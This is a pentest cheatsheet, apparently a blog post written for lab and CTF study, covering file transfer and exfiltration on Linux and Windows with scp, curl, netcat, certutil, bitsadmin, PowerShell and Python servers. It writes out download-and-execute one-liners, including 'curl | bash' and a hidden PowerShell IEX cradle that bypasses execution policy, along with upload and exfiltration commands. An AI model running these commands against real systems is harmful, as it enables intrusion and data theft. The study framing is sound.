Data Exfiltration
Contents
Contents
TL;DR
- Post-exploitation usually means moving files on and off a box, and the classics (scp, wget, curl, netcat, FTP, PowerShell, certutil, bitsadmin) still cover most of that in labs as of the October 2026 update.
- Windows’ certutil and bitsadmin still work, but Microsoft has marked bitsadmin deprecated since Windows 7, so lean on PowerShell and the .NET WebClient or Invoke-WebRequest when possible.
- HTTP/FTP/SMB file transfer servers you run yourself (all doable with a few Python commands) are still the bread and butter of lab file staging.
- This is a study cheatsheet for legal lab and CTF environments; do not point any of it at systems you don’t own or have permission to test.
Introduction
Originally published September 2020, updated in October 2026.
In the infiltration process, attackers often need to download and execute code through commands that help them:
- Collect information
- Extract credentials and data
- Create persistence
- Privilege Escalation and lateral movement
- Bypass defense methods
For that generally is needed to upload/download files to the host and execute them, or on the contrary, execute them directly without downloading it.
Next, I’ve summarized some methods each for Linux and Windows to carry out the above.
Quick words before diving in: everything here comes from study labs and CTF environments of the HackTheBox style, where you have explicit permission to play. It’s also worth reading this as a defender: knowing what exfiltration looks like on the wire (odd outbound FTP, certutil hitting a raw URL, a rogue SMB share) is half the job. If you want the defender-facing map of this whole topic, MITRE ATT&CK’s Exfiltration tactic is the canonical index; it catalogs where the data can leave from and over which channels, and almost every technique below has an entry there. Using these techniques against systems you don’t own or have authorization to test is illegal in most jurisdictions, and that’s the end of the sermon.
Linux
scp
SCP is the acronym for Secure Copy Protocol that uses SSH for data transfer.
It’s pretty much like cp but via SSH and can upload as to download.
A trick to remember how to use it is:
scp origin destination
Upload:
scp myfile.ext user@server.com:~/file.ext
Download:
scp user@server.com:/root/file.ext myfile.ext
In the destination, you can save the file with another name.
One note as of the update: the old SCP protocol is deprecated on the OpenSSH side (they called it outdated and inflexible), and since OpenSSH 9.0 (April 2023) scp transfers files over SFTP behind the scenes. As of the update, 2026, it still works the same way as presented here. If you ever hit a host where scp fails on the server side but SSH works fine, it might be just that. sftp itself is also a very common alternative in labs, worth knowing.
Wget
Wget is a common tool in Linux systems. It allows downloading files from the internet.
Now from the server we can download the file we are hosting:
wget <URL>:<PORT>/<FILE> -O <OUTFILE>
To download is the same concept but changing who is the server and who’s the client.
-O is uppercase to save with a name of our choice, while -o is the log file, easy to mix up!
Curl
As Wget is a tool that many Linux systems have.
To download a file:
curl <URL>:<PORT>/<FILE> -o <OUTFILE>
To directly execute a file without downloading it, for example, a bash script:
curl -fsSL <URL>:<PORT>/<FILE> | bash
Curl also speaks upload. With --upload-file (or -T) it does a PUT request, which is very handy against modern upload endpoints (REST APIs, web shells, anything that takes a PUT):
curl --upload-file myfile.ext <URL>:<PORT>/<PATH>
Netcat
Netcat is the most powerful hacking tool as it provides a direct connection between devices.
To download a file we can simulate a GET Request:
echo "GET /<FILE> HTTP/1.0" | nc -n <IP> <PORT> > <OUTFILE> && sed -i '1,7d' <OUTFILE>
Sed is used to remove part of the raw data transmitted that doesn’t have to do with the original file. The number of lines to remove should match the actual response headers you capture, so check it with head first and adjust before comparing with the original (usually the response finishes with two blank lines after the headers, easy to trace by eye).
FTP
We can upload or download files via FTP. To connect to a server:
ftp <IP>
To upload put command is used and to download is get.
If the anonymous user is allowed, then we can enter anonymous when it asks for the user.
Windows
Powershell
Powershell has a cmdlet that allows downloading a file from HTTP pages (in this case, saving it to disk):
(New-Object Net.WebClient).DownloadFile('<URL>:<PORT>/<FILE>','<OUTFILE>')
If instead you want to execute code straight in memory without touching disk, the classic trick is DownloadString piped into IEX (Invoke-Expression):
IEX ((New-Object Net.WebClient).DownloadString('<URL>:<PORT>/<FILE>'))
IEX is a giveaway defender-side, of course. And to launch any of the above from GUI + r or from another shell, the one-liner looks like this (with DownloadString, since it needs the content, not the path):
powershell -ep Bypass -nop -w hidden -c "IEX ((New-Object Net.WebClient).DownloadString('<URL>:<PORT>/<FILE>'))"
Don’t forget to use single quotes!!
Invoke-WebRequest
This command is so similar to wget that they made an alias for it.
In this way, it doesn’t matter to do it like this:
wget <URL>:<PORT>/<FILE> -OutFile <OUTFILE>
Or like this:
Invoke-WebRequest <URL>:<PORT>/<FILE> -OutFile <OUTFILE>
-OutFile is an additional argument.
One caveat as of the update: the wget (and curl) aliases exist in Windows PowerShell 5.1, but PowerShell 7 removed them to avoid shadowing the real wget/curl tools, so on modern systems it’s safer to spell out Invoke-WebRequest.
Cert-Util
It’s a tool originally used for Certificate and Certificate Authority management but it can also be used to download files from HTTP pages. As of the October 2026 update it’s still present in the Windows images I’ve seen in labs, and I couldn’t find a Microsoft deprecation notice for it.
certutil -urlcache -split -f "<URL>:<PORT>/<FILE>" <OUTFILE>
Bitsadmin
Also known as Background Intelligent Transfer Service is useful to create download or upload jobs and monitor their progress. Microsoft has marked the bitsadmin tool deprecated since Windows 7 in favor of the PowerShell BitsTransfer cmdlets, and it warns it may not ship in future versions, so treat it as a classic that might not be there.
bitsadmin /transfer n <URL>:<PORT>/<FILE> <OUTFILE>
FTP
We can upload or download files via FTP. To connect to a server:
ftp <SERVER>
To upload put command is used and to download is get as in Linux.
If the anonymous user is allowed, then we can connect with:
ftp -A <SERVER>
Also we can run a list of commands with:
ftp -s:MyCommandsFile.txt <SERVER>
Let’s say I want to autologin and upload a file, then in my file, I would have:
<USER>
<PASSWORD>
put <FILE>
File Transfer
Python HTTP Server

We can create our own HTTP Server to serve files that we can later download within the remote host with:
python3 -m http.server
# Or
python -m SimpleHTTPServer
Default port is 8000
Note as of the update: the SimpleHTTPServer variant is Python 2 and Python 2 has been end-of-life since 2020, so in practice python3 -m http.server is the one you’ll be spinning up. It also accepts a directory and port as arguments, e.g. python3 -m http.server 8080 --bind 0.0.0.0.
To download a file you can use any of the methods above for Linux or Windows meant for HTTP(s) pages.
Python FTP Server

We can create an FTP server with pyftpdlib python module. To install it (via apt or, as is more common as of the update, via pip):
sudo apt install python3-pyftpdlib -y
# Or
sudo pip install pyftpdlib
To create the server:
sudo python3 -m pyftpdlib -w -p <PORT>
On modern distros a bare
sudo pip installmay answer with “externally-managed-environment” (PEP 668); use a virtualenv,pipx, orsudo pip install --break-system-packagesif you know what you’re doing.
-wargument allows write permissions in the server-uargument allows to specify a user to log with-Pargument allows to set up a password
If used
-u, anonymous mode will be disabled. Careful with the capitalization here:-p(lowercase) is the port,-P(uppercase) is the password, a classic gotcha that wastes a few minutes.
Python SMB Server

Python Impacket can be used to create a Samba server which is pretty useful against Windows servers. Python impacket module is needed to run smbserver.py, to install it:
sudo apt install python3-impacket -y
# Or
sudo pip install impacket
Then to run the samba server:
python3 <IMPACKET DIRECTORY>/examples/smbserver.py <SHARE> <LOCAL DIRECTORY>
For example:
python3 ~/python-impacket/examples/smbserver.py PRIVESC ~/Scripts/Privilege
The Impacket source repository moved out of its original corporate GitHub home to the fortra organization (that’s the link above), so be careful with old copied commands or tutorials pointing to dead repos.
Modern Additions
Two quick mentions that are, as of the update, common sights in walkthroughs:
curl --upload-fileagainst PUT/upload endpoints, covered above, is the go-to when the box only speaks HTTP(S) and there’s an upload path or an API.rclonemoves files (especially large ones or whole folders) to cloud storage from a host, and it’s equally at home in a lab exfiltration scenario. Take a look at its docs for the remote of your choice, as the setup per provider is a topic on its own.
No performance numbers here; I’m reporting what walkthroughs use, not what benchmarks say. Both earn their place on the cheatsheet next to the classics.